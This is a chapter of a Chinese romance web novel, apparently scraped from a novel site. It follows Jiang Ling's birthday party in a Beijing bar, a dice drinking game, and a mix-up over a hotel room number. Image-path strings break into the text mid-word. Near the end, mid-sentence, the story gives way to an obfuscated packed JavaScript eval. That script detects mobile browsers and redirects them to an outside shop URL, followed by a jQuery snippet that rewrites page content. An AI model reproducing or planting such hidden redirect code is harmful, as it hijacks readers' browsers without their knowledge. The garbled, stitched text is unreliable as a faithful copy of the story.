《看完这场演出就去告白好吗》
文/南方小橘
江泠x陈鹭川
chapter.01
江泠出门的时候不知道今天北京有雨。
PUB里节奏急促的摇滚乐将室外淅淅沥沥的雨声掩盖得彻底。
角落里的音响鼓动,光怪陆离的镁光灯随着强劲的鼓点爆闪。舞池里的男女在斑驳的光影里扭动着鲜活的肉/体,无处不充斥着酒杯的碰撞和暧昧的调笑。
“砰——”
气泡酒在剧烈摇晃之下带着木塞急速飞射出去,绵密的酒沫洒了一地。伴随礼花筒喷出的彩带,众人起哄。
“热烈庆祝小铃铛二十一岁生日快乐!!”
“干杯!”
几只酒瓶、酒杯齐齐在空中一碰,磕出一声脆响。
好友孟淳用手肘戳她:“吹蜡烛,快吹蜡烛。”
室友戴诗婷连忙打断:“哎呀吹什么蜡烛啊,应该先许愿。”
孟淳一脸恍然大悟,点头如捣蒜:“对对对,先许愿。”
江泠朝众人笑了一下。
在大家清唱生日歌时闭眼许愿。
草莓蛋糕上燃烧的数字蜡烛火光摇曳,为江泠清隽的面容熏上一层暖黄。她眼睑微颤,一帘长睫刚好盛起零星的薄光。
一曲生日歌结束,江泠睁眼倾身吹灭了蜡烛。戴诗婷过来揽住她的肩,口吻熟稔:“感谢大家来参加小铃铛的生日会,希望大家——玩得开心!”
江泠一双圆润的狗狗眼在昏暗中倒映着细碎的微光,她随手扶了下发顶的生日小皇冠,“今天在场的酒水消费都由我买单,”她拎起酒瓶,往杯子里又斟了半杯,隔空一敬,“别拘束,放开了玩儿。”
话音堪堪落下,酒桌上立时响起不正经的口哨声。
喧闹嘈杂,又夹杂着女人俏皮的笑。
随后到了切蛋糕环节。
江泠拿着小刀在双层草莓蛋糕上切下第一刀,再刀叉并用的将切下来的小三角铲进纸碟里,又细心地确保每一份小蛋糕上都有分到一颗草莓。
接着一盘盘分出去。
还专程给附近几个卡座的人也分了一些。
江泠刚送完蛋糕回来,就猝不及防被一纸碟的奶油糊了脸。
她毫无防备。
一回头发现是室友之一关妙竹,又忍不住笑了,用指尖挖起奶油就要还击:“好啊妙竹,竟然偷袭我。”
关妙竹露出一个得逞的笑。
没得意两秒就被飞来的奶油抹成一只花猫。
“啊——”关妙竹左躲右闪,连忙讨饶,“错了错了,饶命!”
江泠伸出魔爪,恶魔低语:“现在才知道求饶,晚了。”
关妙竹一边艰难的用手臂架住江泠欲作乱的手,一边仰着脖子往后躲:“过分了过分了啊。”
江泠的打击报复并没有持续多久。
很快有更多人加入了这场奶油大战,一桌人笑闹成一团。混乱中江泠接连中招,鼻尖和脸颊都不可避免的沾上了甜腻的雪白。
气球、彩带、甜腻奶油与烟酒气息。
在混乱糜/烂的酒吧,汇聚成一场青春的狂欢。
等闹够了,一群人个个都“挂了彩”。
于是又举着相机凑在一起拍照留恋,众人纷纷对着镜头比耶做鬼脸。江泠犹如众星捧月般被围在中间,便举起手臂朝镜头圈了个爱心。
闪光灯在幽暗的光线里乍然亮起,画面定格。
拍完照,意犹未尽的红男绿女们围坐一圈,玩着俗套的酒桌游戏。那些玩咖浮夸的晃着骰蛊炫技,各种下酒玩法层出不穷。“会玩儿么?”戴诗婷俯身附在她耳边,动作间一缕勾勾绕绕的卷发扫落在薄肩。
江泠清润的狗狗眼里透着几分无辜:“不会。”
很乖的语气。
显得与这纸醉金迷的cub有些格格不入。
戴诗婷笑笑:“我教你。”
她伸手拿过桌上的骰子和骰蛊。
江泠的目光随之落在她指尖。
她五指一圈儿精致扎眼的冰透车厘子红,艳丽得像斑驳在甲面的一抹干红酒。只见那只漂亮的手随意将骰子扔进骰蛊,动作熟稔的摇晃。
“取六只杯子依次摆在桌子上,在其中三只杯子里分别倒入适量的酒,”耳畔响起戴诗婷独特的烟嗓。她语调里带着几分漫不经心,耐心向她解释酒桌游戏——俄罗斯转盘的游戏规则,“玩家轮番摇骰子,摇到几,就喝第几杯酒,如果摇到空杯子就可以随意往里面倒酒①。”
江泠坐在一旁点头,像一个听课的乖学生。
戴诗婷见此眉梢微挑,继续道:“但是如果转到空杯的那个人使坏,直接往杯子里倒满酒,那就要小心下一轮掷骰子的时候摇到自己倒的那一杯,或者被其他玩家报复咯,”她说完,顿了顿问:“听懂了吗?”
江泠眨眨眼,意会:“懂了。”
这游戏并不难,但实属是酒蒙子的玩法。
下酒速度五颗星。
戴诗婷轻勾红唇,揭开手里的骰蛊。
孤零零一颗骰子落在中央,点数是“六”。
有人看热闹不嫌事大,在旁煽风点火。
“来来来,走一个。”
戴诗婷不紧不慢端起右手边的第一杯冰啤,一饮而尽。
旋即颇为张扬的翻转手腕,示意空杯。
见状,酒局上的人立即叠声说着爽快。
戴诗婷的下家是江泠。
便眼瞧着这小妮子摇骰蛊跟晃求签筒一般,虔诚的摇了半分钟,结果开出个“五”,难逃喝酒的下场。
第二轮,江泠摇到的点数是“二”。
恰逢第二杯酒刚被上家替换下来喝完。
江泠便拎起酒瓶,只往杯子里倒了个杯底的量,然后朝桌上的一众玩家露出个“讨饶”的俏皮表情,其左眼写着“彼此放过”,右眼写着“手下留情”,最后汇聚成“求放水”几个大字。
这般孩子气的举动惹得众人哄堂大笑。
“救命,”孟淳笑得歪歪斜斜,“你怎么这么呆啊。”
关妙竹跟着附和:“江泠这一看就是纯老实人来的。”
戴诗婷利落的补刀:“这么巧,我就喜欢欺负老实人。”
“还是不是姐妹,”江泠作势锤人,“你们是魔鬼吗?”
几人笑作一团。
散场的时候已是深夜。
微醺或断片的同学三三两两的搭着肩互相搀扶,东倒西歪的从酒吧里出来。
江泠亦有些微醺,但意识还算清醒。
夜里的寒风吹散几分涌上脸颊的余热,此刻她正四平八稳的站在檐下和尚未尽兴的同学说话。
话别后,作为东道主的江泠安排了网约车送几位喝醉了的女同学回家,又忙着给醉得不醒人事的学长叫了代驾。
转头瞥见戴诗婷吃力的架着关妙竹和孟淳这两个酒鬼,狼狈的在夹缝中艰难求生。
江泠忍着偷笑的冲动,拿出手机对着三人就是一键十连拍。对上戴诗婷不善的眼神,江泠立即清了清嗓子:“我来帮你。”
有了江泠的分担,戴诗婷得以解救一只手臂。
她活动着酸痛的肩,再看向已经喝断片的两条死鱼,一阵头疼。
戴诗婷单手掐亮手机,看一眼时间。
“现在已经过了寝室门禁的时间了,不然我们今晚就在附近的酒店凑合一晚吧。”
江泠是没什么意见,便附和一句:“正有此意。那我来订房间吧。妙竹和小淳现在都醉的不省人事,我们也别折腾了,不然这两人要是吐一身就完蛋了。”
话落,她拿着手机指尖轻触屏幕,点开订购软件。
本着就近择店原则,江泠订了一公里以内一家快捷酒店的两间双人房。
“走吧。”她说。
.
甫一进店,戴诗婷就风风火火的把关妙竹和孟淳两人撂在酒店大堂的长沙发上,自己坐在另一边的单人沙发上大喘气平复呼吸,然后埋怨道:“我不中了,这两人真太沉了。”
江泠被她逗乐了,随口安抚:“等明儿酒醒了再讨伐她们——你身份证带了么?”
戴诗婷点点头。
便从包包的夹层里抽出证件,递过去。
江泠接过证件:“我去前台登记一下,你在这休息一会吧。”
戴诗婷欣然摆手:“去吧去吧,我在这等你。”
一刻钟后,江泠拿着房卡和戴诗婷一起扶着人上楼。
电梯升至三楼堪堪停稳。
江泠半驾着孟淳走出来。
戴诗亭也扶着关妙竹跟上。
一行四人随着指示牌的指引拐入走廊。
戴诗婷:“小铃铛,我们是哪两间房?”
江泠:“3007、3019。”
戴诗婷遗憾问:“房号没连在一起吗?”
“嗯,”江泠小声说:“这么晚没有联房了。”
戴诗婷拖着嗓音:“好吧。”先抵达的房间是3007。
江泠把对应的房卡给了戴诗婷,让她带着关妙竹先去房间修整,自己继续沿着冗长而静谧的走廊深入。
心里重复默念视线所及之处的门牌号。
3014、3015、3019......
是这里。
江泠步履微顿,将手里的磁卡贴近电子门显。
伴随“滴滴”报错声,房门并没有如想象中那样顺利的打开。
江泠疑惑抬眼确认了一遍门牌号,再度尝试读卡。
把房卡翻个面,不行。
试图拧动门扶手,不行。
手劲加大一些,它纹丝不动。
肩上沉睡的孟淳沉得像个死猪,她有些恼火的和门把手较劲。倏地,原本无论如何都拧不动的门把手有了松动的迹象,下一秒紧闭的房门被人从里向外推开。
江泠被惊得往后退了半步。
视线猝不及防撞进对方漆黑的眼眸。
房间门口,一个身形颀长的男人静静伫立。
他穿一件宜室宜家的缎面黑浴袍,宽松交叠的领口下露一截平直锁骨。浓密的眉毛掩在湿漉漉的碎发里,微微下垂的眼尾显得有点乖,像刚淋过雨的狗狗。
他的手还搭在门把上,淡淡望向她们。
江泠有些无措的愣了几秒。
“你们有什么事?”
男生微微蹙眉,低沉的声音响起。
听出男生话语中的不悦。
江泠立即为自己的无意打扰向男生说了声“抱歉”,然后将印有门牌号的房卡递到他面前,解释自己也订了这间房,并猜测有可能是酒店管理系统出现故障导致眼下重复预定的情况。
注意到“也”这个字眼,男生出声纠正:“这里是3016。”
江泠讶然:“可是门上写着3019。”
男生闻言步出房间,皱眉瞥向门后。
注视半秒,他抬手将松动的尾数扶正。
眼睁睁看着“9”变成“6”的江
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17418484|200796||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
泠:“......”
男生脸色稍霁:“脱胶了。”
江泠拎着孟淳的胳膊往上提了提,后知后觉的窘迫起来:“啊不好意思,是我走错了。”
男生察觉到她的动作,“不是你的问题,需要我帮忙吗。”
江泠见他并不计较,如蒙大赦般点点头:“需要的,能帮我一起把她送到房间吗?”
“可以,稍等我一下。”
男生进屋随手披一件外套,折身回来把两个女孩子送到3019。只到门外,就止了步。
门顺利打开,江泠当牛做马的安顿好昏睡不醒的孟淳。
再出来时,男生已经拨通了前台座机,叫来酒店服务人员。
“抱歉抱歉,实在不好意思。松动的门牌号我们已经叫师傅过来处理了,马上就能修好。”姗姗来迟的酒店经理满脸歉意的向二人道歉,随后提出免费升级房型作为补偿。走廊上人来客往,何况现在已是深夜。
江泠不欲多加为难:“你们不用道歉,我也不需要升级房间。既然是误会一场也没对我什么损失,就不需要单独对我进行补偿了,”她抬手指了指正与酒店主管低声交谈的门牌号3016先生:“如果你们一定要补偿的话,就补偿给他吧。”
就像是触发了某种“戳一戳”功能,男生似有所感般看向江泠所在的方向。他低声朝酒店主管说了句什么。
便抬脚往这边走来。
江泠睨着他由远及近的身影,再次向他道了谢。
男生在她身旁站定,只说没什么。
在等待酒店维修师傅处理门牌号的空档。
江泠随口与之闲谈:“你也是从什刹海过来的吗?”
临街的什刹海是北京境内的一个商圈,汇聚各种不同风格的酒吧、夜店、地摊或小夜市,是个颇有名气的观落日景点。
男生似是没太听清。
他在这时向她偏头,浓密而平直的眼睫低垂。
露出一副聆听的姿态。
“你说什么?”
随着距离拉近,江泠闻到一股淡淡沐浴乳的香气。
走廊昏黄温和的光线自他头顶落下,光丝起伏勾勒出他清晰而落拓的骨相,眼尾低垂时却又透着几分淡漠与疏离。
倏尔,江泠脑海中闪过隐约的熟悉。
